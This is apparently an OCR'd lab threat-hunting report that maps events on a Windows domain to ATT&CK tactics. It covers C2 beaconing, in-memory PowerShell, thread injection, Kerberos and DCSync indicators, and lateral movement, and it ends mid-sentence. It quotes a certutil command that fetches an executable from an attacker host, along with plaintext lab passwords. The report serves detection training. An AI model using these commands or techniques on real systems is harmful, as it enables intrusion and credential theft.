
Execution of cmd.exe and Executable.exe on the win10-server host. Commands like echo "Nothing to see here" and the use of executables from subfolders within Program Files (x86) suggest attempts to elevate privileges while masking malicious intent. This behavior aligns with techniques designed to bypass security measures and gain unauthorized access to higher-level system functions.




`

Persistence

Kerberos service ticket request initiated by the account **Administrator@els-child.elS.local** within the domain **els-child.elS.local**. Key details include the use of the service name krbtgt, ticket encryption type 0x12, and relevant event data.







`

Defense Evasion

PowerShell script block that executes in memory. It utilizes functions like kmFIS for dynamic assembly creation and tHLa for function invocation, avoiding detection by not writing payloads to disk. Obfuscated base64-encoded commands and direct memory manipulation further demonstrate sophisticated methods to bypass security measures.



It involving the legitimate process icacls.exe. This command modifies access control lists (ACLs) for files or directories within C:\Program Files (x86)\Program Folder\A Subfolder. By leveraging trusted Windows tools, attackers can evade detection and make unauthorized changes to file permissions.




CreateRemoteThread activity. Process A.exe (Source: C:\Program Files (x86)\Program Folder) initiated a thread in explorer.exe with a start address at 0x00000000026E0000. This method of injecting threads into legitimate processes like explorer.exe .

`

Credential Access

Kerberos service ticket requests involving the account Administrator@els-child.elS.local and service name krbtgt, with encryption type 0x12 and ticket options 0x60810010.




Entry	Value
CN	DS-Replication-Get-Changes-All
Display-Name	Replicating Directory Changes All
Rights-GUID	1131f6ad-9c07-11d1-f79f-00c04fc2dcd2

Creation of a registry key by the process lsass.exe. The key, located at HKLM\System\CurrentControlSet\Control\Lsa\SspiCache\credssp.dll, is associated with the Credential Security Support Provider (CredSSP).

`


Discovery

execution of whoami.exe on the host child-dc01. This command, run from C:\Windows\system32\, displays logged-on user information. Such activity could be legitimate but may also form part of reconnaissance efforts by an attacker attempting to understand active user contexts. Further review of surrounding events is suggested to determine its intent.




Command & Control


PowerShell script executed on the host child-dc01. The script connects to the URL http://10.0.11.101:4567/admin/get.php, suggesting communication with a remote server. This behavior aligns with typical C2 techniques, where attackers establish control channels to issue commands or exfiltrate data.



`


win10 [10.100.11.100]





Initial Access


execution of a suspicious file, iexpl0re.exe, located in the Apache Tomcat directory (C:\Program Files\Apache Software Foundation\Tomcat 7.0\). This file was launched via cmd.exe, as indicated by the consistent use of cmd.exe as the parent process. Such activity suggests a potential compromise of the system, likely through exploitation of a public-facing application or unauthorized access.




`

Execution

process iexpl0re.exe located in C:\Program Files\Apache Software Foundation\Tomcat 7.0\. This process is consistently initiated by cmd.exe from C:\Windows\System32\, with commands referencing temporary PowerShell scripts (ct3dqusy.bao.ps1, anabwzkr.wnp.ps1) stored in the C:\Windows\Temp directory.




creation of a process eLS_Vault.exe on the host WIN10.els-child.eLS.local. This process, located in C:\Users\Public\Release, was initiated by the parent process Explorer.exe. Associated hashes (MD5 and SHA256) provide verification details



`


Privilege Escalation

activity involving the use of the cpau.exe utility. This tool was employed to execute iexplore.exe with elevated privileges under the credentials of the user ELS-CHILD\manager. The command line specifies the password Th1sIsQuit3DifficultT0Cr@ck, indicating an attempt to gain higher-level access on the system.



Defense Evasion

The command certutil -urlcache -split -f http://10.100.11.101/iexpl0rer.exe was executed multiple times from cmd.exe located in C:\Windows\System32\.



Credential Access, using two notable techniques:

- Secure String Manipulation: A PowerShell command converted a secure string to plaintext, exposing the password Cr@zyCompl3xP@ssw0rd. This action was performed by iexpl0re.exe, potentially enabling unauthorized access.
- CPAU Utility: The `CPAU.exe` tool was employed with elevated privileges to execute Internet Explorer using the password `Th1sIsQuit3DifficultT0Cr@ck`. This utility can bypass access controls to execute tasks under a specified user account.


`

Lateral Movement


PowerShell commands executed remotely. The script employs credentials (ELS-CHILD\autoperator with the password CrazyCompl3xP@ssw0rd) and targets an IP address (10.100.11.250). It uses DNS resolution and the Invoke-Command cmdlet to run commands on remote hosts. This approach enables attackers to 